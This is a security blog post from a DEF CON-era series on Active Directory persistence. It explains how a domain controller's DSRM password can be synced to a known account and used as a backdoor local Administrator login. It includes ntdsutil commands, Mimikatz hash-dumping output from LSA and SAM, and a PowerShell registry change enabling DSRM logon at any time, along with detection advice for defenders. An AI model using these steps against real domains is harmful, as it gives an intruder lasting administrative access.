SEP 10 2015

Sneaky Active Directory Persistence #11: Directory Service Restore Mode (DSRM)

By Sean Metcalf in ActiveDirectorySecurity, Microsoft Security, Security Conference Presentation/Video, Technical Reference

The content in this post describes a method by which an attacker could persist administrative access to Active Directory after having Domain Admin level rights for 5 minutes.

I presented on this AD persistence method in Las Vegas at DEF CON 23 (2015).

Complete list of Sneaky Active Directory Persistence Tricks posts

The Directory Restore Mode Account

Every Domain Controller has an internal “Break glass” local administrator account to DC called the Directory Services Restore Mode (DSRM) account. The DSRM password set when DC is promoted and is rarely changed. The primary method to change the DSRM password on a Domain Controller involves running the ntdsutil command line tool.

Beginning with hotfix KB961320 on Windows Server 2008, there is now the option to synchronize the DSRM password on a DC with a specific domain account. Note that this must be performed every time the password is changed; it does not create an automatic sync partnership.

Changing the DSRM Account Password:

Run the following command on every DC (or remotely against every DC by replacing "null" with DC name)

- NTDSUTIL
- set dsrm password
- reset password on server null
- <PASSWORD>
- *Q*
- *Q*

Synchronize the DSRM Account Password with a Domain Account (2k8 & newer):
In an elevated CMD prompt where you have logged on as a Domain Admin, run:

NTDSUTIL
SET DSRM PASSWORD
SYNC FROM DOMAIN ACCOUNT <*your user here*>
Q
Q

Using DSRM to Backdoor Active Directory

What's interesting about the DSRM password is that the DSRM account is actually "Administrator". *This means that once an attacker has the DSRM password for a Domain Controller (or DCs), it's possible to use this account to logon to the Domain Controller over the network as a local administrator.*

We can confirm this with Mimikatz by creating a new AD user with a known password. Set the DSRM acount password sync from the domain user account and compare the hashes.

DSRMTest NTLM Password Hash: 2b391dfc6690cc38547d74b8bd8a5b49
Administrator (500) Local Account NTLM Password Hash: 2b391dfc6690cc38547d74b8bd8a5b49

The second graphic shows a local Administrator account on the DC called “Administrator” with the same password hash as the DSRMTest domain user account.

```
mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::lsa /name:DSRMTEst /inject
Domain : ADSECLAB / S-1-5-21-1387203482-2957264255-828990924

RID  : 000019ff (6655)
User : DSRMTEst

 * Primary
    LM   :
    NTLM : 2b391dfc6690cc38547d74b8bd8a5b49
```

```
mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

420     14823           NT AUTHORITY\SYSTEM     S-1-5-18        (04g,20p)       Primary
 -> Impersonated !
 * Process Token : 17936566     ADSECLAB\ADSAdministrator       S-1-5-21-1387203482-2957264255-828990924-500    (18g,25p
)       Primary
 * Thread Token  : 17937332     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,20p)       Impersonation (Delegation)

mimikatz(commandline) # lsadump::sam
Domain : ADSDC03
SysKey : 9845a725c7a90c5cb50ea708a54db5ab
Local SID : S-1-5-21-1331046607-2692604167-2982842593

SAMKey : d883f7de41c65ec1ca6a2c104e623ab7

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 2b391dfc6690cc38547d74b8bd8a5b49

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :
```

Note: The local SAM file is located here: C:\Windows\System32\config\SAM

Using DSRM Credentials

Once you know the DSRM account password (local Administrator account on the DC), there are a few tricks to how it can be used.

Logging on to a DC with the DSRM account:

1. Restart in Directory Services Restore Mode (*bcdedit /set safeboot dsrepair*)
2. Access DSRM without rebooting (Windows Server 2008 and newer)

1. Set the registry key DsrmAdminLogonBehavior to 1
2. Stop the Active Directory service
3. Logon using DSRM credentials on the console.

3. Access DSRM without rebooting (Windows Server 2008 and newer)
    1. Set the registry key DsrmAdminLogonBehavior to 2
    2. Logon using DSRM credentials on the console.

Access DSRM without Rebooting:

PowerShell New-ItemProperty “HKLM:\System\CurrentControlSet\Control\Lsa\” -Name “DsrmAdminLogonBehavior” -Value 2 -PropertyType DWORD

The registry value is located at HKLM\System\CurrentControlSet\Control\Lsa\DSRMAdminLogonBehavior. Its possible values are:

- 0 (default): You can only use the DSRM administrator account if the DC is started in DSRM.
- 1: You can use the DSRM administrator account to log on if the local AD DS service is stopped.
- 2: You can always use the DSRM administrator account (This setting isn’t recommended, because password policies don’t apply to the DSRM administrator account).

The capability of DSRM account credential is explored further in the post “Sneaky Active Directory Persistence #13: DSRM Persistence v2“.

Using DSRM Credentials over the network


It is possible to use the DSRM Credentials over the network.

When Windows 2000 and Active Directory were released, DSRM being limited to console logon was a good security method. Today, however, there are several methods to logon to a system “at the console”:

1. Virtualization Client

    1. VMWare Remote Console (TCP 903)
    2. Hyper-V VM Connection (TCP 5900)

2. Out of Band Management (Lights Out, etc)
3. Network KVM
4. Remote Desktop Client when connecting to the “Console” which is “mstsc /console” prior to Windows Server 2008 and “mstsc /admin” with Windows Server 2008 and newer. Tested on Windows Server 2008 R2. Windows Server 2012R2 seems to refuse DSRM logon via RDP console.



Once logged in as the local DC’s DSRM account (DC local admin), we can confirm we are on a DC and that this is the DC’s local administrator account. not a domain account.

Further proof that this is not a domain account.

Detection

- Monitor event logs relating to DSRM password change and usage
  - 4794: An attempt was made to set the Directory Services Restore Mode administrator password (requires account management/user management subcategory auditing enabled in 2008 R2 and newer).

- Monitor the registry location and alert on values of 1 or 2
  - HKLM\System\CurrentControlSet\Control\Lsa\DSRMAdminLogonBehavior

References:

- http://blogs.technet.com/b/askds/archive/2009/03/11/ds-restore-mode-password-maintenance.aspx
- https://technet.microsoft.com/en-us/library/cc754363.aspx
- http://policelli.com/blog/archive/2009/03/25/back-to-the-basics-securing-the-directory-services-restore-mode-account/
- http://windowsitpro.com/en/changing-password-dcs-dsrm-and-recovery-console-administrator-account
- http://windowsitpro.com/windows-server/q-how-do-i-make-directory-services-restore-mode-dsrm-administrator-password-work-my-w
- https://technet.microsoft.com/en-us/library/cc816897(v=ws.10).aspx
- http://blogs.metcorpconsulting.com/tech/?p=501

ActiveDirectory, ActiveDirectoryAttack, ActiveDirectorySecurity, ADPersistence, ADSecurity, DEFCON, DEFCON23, DirectoryServicesRestoreMode, DirectoryServicesRestoreModePassword, DSRM, DSRMLogon, DSRMNetworkLogon, DSRMPassword, mimikatz, SneakyActiveDirectoryPersistence, SneakyADPersistence, toryAttack

Sean Metcalf

I improve security for enterprises around the world working for TrimarcSecurity.com
Read the About page (top left) for information about me. :)
https://adsecurity.org/?page_id=8

RECENT POSTS

BSides Dublin – The Current State of Microsoft Identity Security: Common Security Issues and Misconfigurations – Sean Metcalf

DEFCON 2017: Transcript – Hacking the Cloud

Detecting the Elusive: Active Directory Threat Hunting

Detecting Kerberoasting Activity

Detecting Password Spraying with Security Event Auditing

POPULAR POSTS

PowerShell Encoding & Decoding (Base64)

Attack Methods for Gaining Domain Admin Rights in…

Kerberos & KRBTGT: Active Directory's…

Finding Passwords in SYSVOL & Exploiting Group…

Securing Domain Controllers to Improve Active…

Securing Windows Workstations: Developing a Secure Baseline

Detecting Kerberoasting Activity

Mimikatz DCSync Usage, Exploitation, and Detection

Scanning for Active Directory Privileges &…

Microsoft LAPS Security & Active Directory LAPS…

CATEGORIES

ActiveDirectorySecurity

Apple Security

Cloud Security

Continuing Education

Entertainment

Exploit

Hacking

Hardware Security

Hypervisor Security

Linux/Unix Security

Malware

Microsoft Security

Mitigation

Network/System Security

PowerShell

RealWorld

Security

Security Conference Presentation/Video

Security Recommendation

Technical Article

Technical Reading

Technical Reference

TheCloud

Vulnerability

TAGS

ActiveDirectory Active Directory Active Directory Security ActiveDirectorySecurity ADReading AD Security ADSecurity Azure AzureAD DCSync DomainController GoldenTicket GroupPolicy HyperV Invoke-Mimikatz KB3011780 KDC Kerberos KerberosHacking KRBTGT LAPS LSASS MCM MicrosoftEMET MicrosoftWindows mimikatz MS14068 PassTheHash PowerShell PowerShellCode PowerShellHacking PowerShellv5 PowerSploit Presentation Security SilverTicket SneakyADPersistence SPN TGS TGT Windows7 Windows10 WindowsServer2008R2 WindowsServer2012 WindowsServer2012R2

Search

RECENT POSTS

BSides Dublin – The Current State of Microsoft Identity Security: Common Security Issues and Misconfigurations – Sean Metcalf

DEFCON 2017: Transcript – Hacking the Cloud

Detecting the Elusive: Active Directory Threat Hunting

Detecting Kerberoasting Activity

Detecting Password Spraying with Security Event Auditing

RECENT COMMENTS

Derek on Attacking Read-Only Domain Controllers (RODCs) to Own Active Directory

Sean Metcalf on Securing Microsoft Active Directory Federation Server (ADFS)

Brad on Securing Microsoft Active Directory Federation Server (ADFS)

Joonas on Gathering AD Data with the Active Directory PowerShell Module

Sean Metcalf on Gathering AD Data with the Active Directory PowerShell Module

ARCHIVES

June 2024

May 2024

May 2020

January 2020

August 2019

March 2019

February 2019

October 2018

August 2018

May 2018

January 2018

November 2017

August 2017

June 2017

May 2017

February 2017

January 2017

November 2016

October 2016

September 2016

August 2016

July 2016

June 2016

April 2016

March 2016

February 2016

January 2016

December 2015

November 2015

October 2015

September 2015

August 2015

July 2015

June 2015

May 2015

April 2015

March 2015

February 2015

January 2015

December 2014

November 2014

October 2014

September 2014

August 2014

July 2014

June 2014

May 2014

April 2014

March 2014

February 2014

July 2013

November 2012

March 2012

February 2012

CATEGORIES

ActiveDirectorySecurity

Apple Security

Cloud Security

Continuing Education

Entertainment

Exploit

Hacking

Hardware Security

Hypervisor Security

Linux/Unix Security

Malware

Microsoft Security

Mitigation

Network/System Security

PowerShell

RealWorld

Security

Security Conference Presentation/Video

Security Recommendation

Technical Article

Technical Reading

Technical Reference

TheCloud

Vulnerability

META

Log in

Entries feed

Comments feed

WordPress.org